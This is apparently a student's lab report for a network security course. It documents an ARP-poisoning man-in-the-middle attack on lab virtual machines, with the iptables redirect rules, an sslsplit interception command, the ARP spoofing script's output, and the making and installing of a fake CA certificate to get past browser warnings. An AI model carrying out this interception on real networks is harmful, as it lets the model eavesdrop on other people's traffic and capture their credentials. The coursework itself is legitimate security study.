M. Kaan Arici 16.12.2024
Mandatory 2.3 - Arp Poisoning

Overview

This exercise aimed to perform a Man-in-the-Middle (MitM) attack using ARP poisoning, and capture HTTP traffic.

Bonus: Bypass browser security warnings by creating and deploying a fake certificate.

Steps to Perform ARP Poisoning and MitM

1. Create ARP Poisoning Script


By using scapy, I created the script arp_poisoning.py

Script Summary:

- Target IP: 172.16.4.132
- Router IP: Determined dynamically or set to 172.16.4.2
- Spoofed MAC: Attacker's MAC address (00:0c:29:10:09:c3)
- Packets sent continuously to poison ARP caches of both target and router.


2. Setup IP tables Rules

- IP tablez rules were configured to redirect traffic to specific ports for processing:
- And it was made sure that HTTP requests sent to Kali do not end up in the preroute rule:




```
sudo iptables -t nat -L -n -v
Chain PREROUTING (policy ACCEPT 331 packets, 49292 bytes)
 pkts bytes target     prot opt in     out     source               destination
   20  1200 REDIRECT   tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:80 redir ports 8080
  166 10156 REDIRECT   tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:443 redir ports 8443
    0     0 REDIRECT   tcp  --  *      *       0.0.0.0/0           !172.16.4.128         tcp dpt:443 redir ports 8443
    0     0 REDIRECT   tcp  --  *      *       0.0.0.0/0           !172.16.4.128         tcp dpt:80 redir ports 8080

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

- Port forwarding enabled:



```
kali@kali ~ (1.861s)
sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
```



```
kali@kali ~ (0.051s)
cat /proc/sys/net/ipv4/ip_forward
1
```


3. Prepare Directories

Created directories for storing logs and sniffed data:

sudo mkdir /tmp/sslsplit
sudo mkdir /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/sniff_data
sudo mkdir /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/logs


4. Run SSLsplit

SSLsplit was used to intercept and log HTTPS traffic:



```
┌──(kali㉿kali)-[~]
└─$ sudo sslsplit -D -l /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/logs/connections.log -j /tmp/sslsplit -S /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/sniff_data -k /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs/ca.key -c /home/kali/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs/ca.crt https 0.0.0.0 8443 tcp 0.0.0.0 8080
| Warning: -F requires a privileged operation for each connection!
| Privileged operations require communication between parent and child process
| and will negatively impact latency and performance on each connection.
SSLsplit 0.5.5 (built 2024-03-10)
Copyright (c) 2009-2019, Daniel Roethlisberger <daniel@roe.ch>
https://www.roe.ch/SSLsplit
Build info: V:FILE HDIFF:3 N:83c4edf
Features: -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT IP6T_SO_ORIGINAL_DST
Local process info support: no
compiled against OpenSSL 3.1.5 30 Jan 2024 (30100050)
rtlinked against OpenSSL 3.3.2 3 Sep 2024 (30300020)
```

5. Run arp_poisoning.py script




```
┌──(kali㉿kali)-[~/Documents/network_security/Mandatory_II/arp_poisoning]
└─$ sudo python3 arp_poison.py
target ip: 172.16.4.132
router ip: 172.16.4.2
target_mac: 00:0c:29:62:e1:f2
router_mac: 00:50:56:e3:2a:49
mitm mac: 00:0c:29:10:09:c3
packet to target: ARP is at 00:0c:29:10:09:c3 says 172.16.4.2
packet to router: ARP is at 00:0c:29:10:09:c3 says 172.16.4.132
[*] Starting ARP poisoning ...
```

6. Test Browser Behavior

On the target machine:

- Visited kea.dk in Firefox.
- Observed a security warning regarding an untrusted certificate.
- Verified the certificate matched the one created.

Firefox gives an alert:



Warning: Potential Security Risk Ahead


Firefox detected a potential security threat and did not continue to **kea.dk**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

Learn more…



Website Identity

Website:	kea.dk
Owner:	This website does not supply ownership information.
Verified by:	Not specified


Privacy & History

Have I visited this website prior to today?	Yes, 2 times
Is this website storing information on my computer?	Yes, cookies
Have I saved any passwords for this website?	No

Technical Details

Connection Not Encrypted
The website kea.dk does not support encryption for the page you are viewing.
Information sent over the Internet without encryption can be seen by other people while it is in transit.

When the certificate is checked, it is the one I created:



Certificate

it.kea.buchs.dk *

Subject Name

Common Name	it.kea.buchs.dk


Issuer Name

Country	DK
State/Province	SEALAND
Locality	ESPERGÄRDE
Organization	MITM Corp.
Organizational Unit	Eavesdrop
Common Name	*

Validity


Not Before	Mon, 09 Dec 2024 12:17:50 GMT
Not After	Tue, 09 Dec 2025 12:17:50 GMT

In the target machine, when **arp -a** is checked, default gateway has become kali linux:




```
kaan@kaan-VMware20-1:~$ arp -a
? (172.16.4.254) at 00:50:56:f4:7d:8a [ether] on ens160
_gateway (172.16.4.2) at 00:50:56:e3:2a:49 [ether] on ens160
kaan@kaan-VMware20-1:~$ arp -a
? (172.16.4.1) at 3e:06:30:73:9e:65 [ether] on ens160
? (172.16.4.128) at 00:0c:29:10:09:c3 [ether] on ens160
? (172.16.4.254) at 00:50:56:f4:7d:8a [ether] on ens160
_gateway (172.16.4.2) at 00:0c:29:10:09:c3 [ether] on ens160
```

When I accept the security risk and continue, I can reach kea.dk but connection is not secure:




7. Generate SSL Certificate

A self-signed certificate was created for HTTPS interception:



```
kali@kali ~/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs (1m 8.01s)
sudo openssl req -new -x509 -days 45 -key ca.key -out ca.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:DK
State or Province Name (full name) [Some-State]:SEALAND
Locality Name (eg, city) []:ESPERGÆRDE
Organization Name (eg, company) [Internet Widgits Pty Ltd]:MITM Corp.
Organizational Unit Name (eg, section) []:Eavesdrop
Common Name (e.g. server FQDN or YOUR name) []:*
Email Address []:.
```

Certificate saved to:
/home/kali/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs/




```
kali@kali ~/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs (0.024s)
ls -l
total 8
-rw-r--r-- 1 root root 2045 Dec  8 10:02 ca.crt
-rw------- 1 root root 3272 Dec  8 10:00 ca.key
```

8. Deploy Certificate to Target Machine


To bypass the browser warning:

1. Transferred the certificate:




```
kali@kali ~/Documents/network_security/Mandatory_II/arp_poisoning/mitm_certs (3.759s)
scp ca.crt kaan@172.16.4.132:/tmp/
kaan@172.16.4.132's password:
ca.crt
```

2. Installed the certificate as a trusted authority:




```
kaan@kaan-VMware20-1 ~ (2.673s)
sudo mv /tmp/ca.crt /usr/local/share/ca-certificates/
[sudo] password for kaan:
```




```
kaan@kaan-VMware20-1 ~ (0.444s)
sudo update-ca-certificates
Updating certificates in /etc/ssl/certs...
rehash: warning: skipping ca-certificates.crt,it does not contain exactly one certificate or CRL
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
```

3. Converted to PEM format for Firefox:



```
kaan@kaan-VMware20-1 ~/Desktop (0.063s)
openssl x509 -in ca.crt -outform PEM -out ca.pem
```

4. Imported the certificate into Firefox:



Certificate Manager

Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "*" for the following purposes?


[✓] Trust this CA to identify websites.

[ ] Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

View Examine CA certificate

Cancel OK



Certificate Manager

You have certificates on file that identify these certificate authorities

Certificate Name	Security Device
Microsoft ECC Root Certificate Autho…	Builtin Object Token
⌄ MITM Corp.	
*	Software Security Device
⌄ NAVER BUSINESS PLATFORM Corp.	
NAVER Global Root Certification Aut…	Builtin Object Token
⌄ NetLock Kft.	

8. Re-Test Browser Behavior

After importing the PEM certificate into Firefox, I re-tested `kea.dk`. But this time arp spoofing did not succeed for reasons I couldn't figure out.

It could be that I have used the target machine to test other tools for System Security class exercises, in which I have installed tools like portsentry, squid and played around with iptables. I uninstalled these and tried again, but it still couldn't spoof the ip.

Conclusion

- The setup was configured correctly, and it worked. But the browser could detect the spoofing.
- Fake certificate created and imported successfully. But this time, arp spoof didn't work even though I tried different troubleshooting methods.